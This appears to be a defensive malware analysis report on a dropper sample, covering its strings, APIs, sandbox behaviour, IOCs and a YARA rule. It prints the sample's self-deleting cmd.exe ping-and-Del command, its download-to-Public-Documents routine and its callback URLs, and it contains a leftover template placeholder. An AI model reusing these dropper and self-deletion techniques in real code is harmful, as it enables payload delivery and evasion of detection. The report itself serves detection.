# Malware Analysis Report

## Dropper.DownloadFromURL - Malware

July 24 | str4int | v1.0

# Contents

# Executive Summary

| | |
|---|---|
| SHA256 hash | 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a |

**Dropper.DownloadFromURL** is a dropper malware sample first identified on sept 04th, 2021. It is a C++ compiled dropper that runs on the x32 Windows operating system.

It consists to download a second stage payloads if a successful internet call is made or a self-deletion from the host if the connection is unsuccessful.


Symptoms of infection include infrequent beaconing to URLs listed in Appendix B, empty command prompt popups on the endpoint, and an executable named "CR433101.dat.exe" created in Public documents directory.

YARA signature rules are attached in Appendices. Malware sample and hashes have been submitted to VirusTotal for further examination.

# High-Level Technical Summary

The **Dropper.DownloadFromURL** attempts to contact its callback URL (hXXp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico) and uses the Windows API **URLDownloadToFileW** to download the content to the disk as a file named **CR433101.dat.exe** in the **C:\Users\Public\Documents** directory. Then a new connection is initiate to **hXXp://huskyhacks[.]dev**.

If the URL call is not successful, the dropper will attempt to hide its traces by self-deleting from the disk. It does this by executing a command prompt and running the following command: **ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"”.**



# Basic Static Analysis

Strings of interest:

```
+-----------------------------------+
| FLOSS STATIC STRINGS: UTF-16LE (6) |
+-----------------------------------+

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
```

(Fig 1: Floss analysis)

Size of the executable:

| pFile | Data | Description | Value |
|---|---|---|---|
| 000000FC | 014C | Machine | IMAGE_FILE_MACHINE_I386 |
| 000000FE | 0005 | Number of Sections | |
| 00000100 | 6133B6C0 | Time Date Stamp | 2021/09/04 Sat 18:11:12 UTC |

(Fig 2: PE View Headers – binary is not compressed)


Interesting Windows API used:

| flag (9) | label (67) | group (8) | technique (4) | value |
|---|---|---|---|---|
| x | import | reconnaissance | T1057 \| Process Discovery | GetCurrentProcessId |
| x | import | network | - | URLDownloadToFile |
| x | import | network | - | InternetOpenUrl |
| x | import | network | - | InternetOpen |
| x | import | execution | T1106 \| Execution through API | CreateProcess |
| x | import | execution | T1106 \| Execution through API | ShellExecute |
| x | import | execution | T1057 \| Process Discovery | GetCurrentProcess |
| x | import | execution | - | TerminateProcess |
| x | import | execution | T1057 \| Process Discovery | GetCurrentThreadId |

(Fig 3: PE Studio . suspicious windows API )


# Basic Dynamic Analysis

Behavior at the first detonation:




(Fig 4: empty command prompt opens and then closes a moment later)

Sub process trigger by the sample



| | | |
|---|---|---|
| Dropper.DownloadFromURL.ex | | C:\Users\husky\Desktop\Dropper.Downlo... |
| Conhost.exe (5384) | Console Window Host | C:\Windows\System32\Conhost.exe |
| cmd.exe (5520) | Windows Command Proc... | C:\Windows\SysWOW64\cmd.exe |
| Conhost.exe (2892) | Console Window Host | C:\Windows\System32\Conhost.exe |
| PING.EXE (3608) | TCP/IP Ping Command | C:\Windows\SysWOW64\PING.EXE |

(Fig 5: Procmon – sub process creation)


## Note – conhost

**"conhost.exe"** is crucial for the functioning of Windows Command Prompt windows (cmd.exe) and command-line applications. It manages the display, input, and output of the console windows. When a command-line application is launched, Windows automatically starts an isolated process of conhost.exe to handle these tasks.


If URL callback is unsuccessful


(Fig 6: Procmon - command line to self-deletion)

If URL callback is successful





(Fig 7: Wireshark - -callback URL)




(Fig 8: Procmon . crate file CR433101.dat.exe)

# Advanced Analysis

Condition overview:




(Fig 9: Cutter – test eax again itself and jump to **0x401142** location if is not equal)

Windows API usage:


(Fig 10: usage of URLDownloadToFileW API and test condition to jump depending of the result)

## Note – URLDownloadToFileW

**"URLDownloadToFile"** function is a Windows API function that downloads a file from the internet to the local file system. It is often used in programming and scripting to automate the process of retrieving files from the web. This function requires five parameters; the important ones here are:

- **szURL**: URL from which to download the file. set to hXXp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico
- **szFileName**: Local file path where the downloaded file will be saved. C:\Users\Public\Documents\CR433101.dat.exe

```
0x004010d9    call    dword [URLDownloadToFileW] ; 0x4030f4
0x004010df    test    eax, eax
0x004010e1    jne     0x401142
0x004010e3    push    eax
0x004010e4    push    0x40000000
0x004010e9    push    eax
0x004010ea    push    eax
0x004010eb    push    str.http:__huskyhacks.dev ; 0x4032a0
0x004010f0    push    dword [data.00404388] ; 0x404388
0x004010f6    call    dword [InternetOpenUrlW] ; 0x403074
```

(Fig 11: if the test is successful and jump is not taken, InternetOpenUrlW API is use to contact our second URL hXXp://huskyhacks[.]dev)

## Note – InternetOpenUrlW

**"InternetOpenUrlW"** is often utilized by malware to establish network connections for communication with external servers, aiding in various malicious activities such as data exfiltration, receiving commands, or downloading additional malicious components.

# Indicators of Compromise

The full list of IOCs can be found in the Appendices.

## Network Indicators

{Description of network indicators}


```
▸ Transmission Control Protocol, Src Port: 49708, Dst Port: 80, Seq: 1, Ack: 1, Len: 248
▾ Hypertext Transfer Protocol
  ▸ GET /favicon.ico HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .
    Host: ssl-6582datamanager.helpdeskbros.local\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    [HTTP request 1/1]
```

(Fig 12: Wireshark - first callback URL)

```
▸ Transmission Control Protocol, Src Port: 49709, Dst Port: 80, Seq: 1, Ack: 1,
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Full request URI: http://huskyhacks.dev/]
    [HTTP request 1/1]
0000  08 00 27 8b de 99 08 00  27 b7 57 8c 08 00 45 00   ··'····· '·W···E·
0010  00 69 b6 50 40 00 80 06  30 38 0a 00 00 04 0a 00   ·i·P@··· 08껀····
0020  00 03 c2 2d 00 50 08 a8  e2 a5 83 0a e6 d3 50 18   ···-·P·· 껀껀껀P·
0030  04 00 9e ad 00 00 47 45  54 20 2f 20 48 54 54 50   껀껀껀GE T / HTTP
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1··Us er-Agent
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0d 0a 48   : Mozill a/5.0··H
0060  6f 73 74 3a 20 68 75 73  6b 79 68 61 63 6b 73 2e   ost: hus kyhacks.
0070  64 65 76 0d 0a 0d 0a                               dev····
```

(Fig 13: Wireshark - second callback URL if first connection was successful)

## Host-based Indicators




(Fig 14: file creation into Public Document)

## Rules & Signatures

A full set of YARA rules is included in Appendices.

# Appendices

## Yara Rules

Full Yara repository located at:
https://github.com/str4int/Threat-Chronicles/blob/master/yara/Dropper_DownloadFromURL.yar

```
rule Dropper_DownloadFromURL  {

    meta:
        description = "Yara rule to help detecting Dropper.DownloadFromURL"
        date = "2024-07-07"
        author = "str4int"
        reference_url = "https://github.com/str4int/Threat-Chronicles"

    strings:
        $string1 = "ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q" wide
        $string2 = "CR433101.dat.exe" wide
        $PE_magic_byte = "MZ"
        $sus_hex_string = { 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C
00 50 00 75 00 62 00 6C 00 69 00 63 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65
00 6E 00 74 00 73 00 5C 00 43 00 52 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 2E
00 64 00 61 00 74 00 2E 00 65 00 78 00 65 }

    condition:
        $PE_magic_byte at 0 and
        ($string1 and $string2) or
        $sus_hex_string
}
```

## Callback URLs

| Domain | Port |
|---|---|
| hXXp://ssl-6582datamanager[.]helpdeskbros[.]local | 80 |
| hXXp://huskyhacks[.]dev/ | 80 |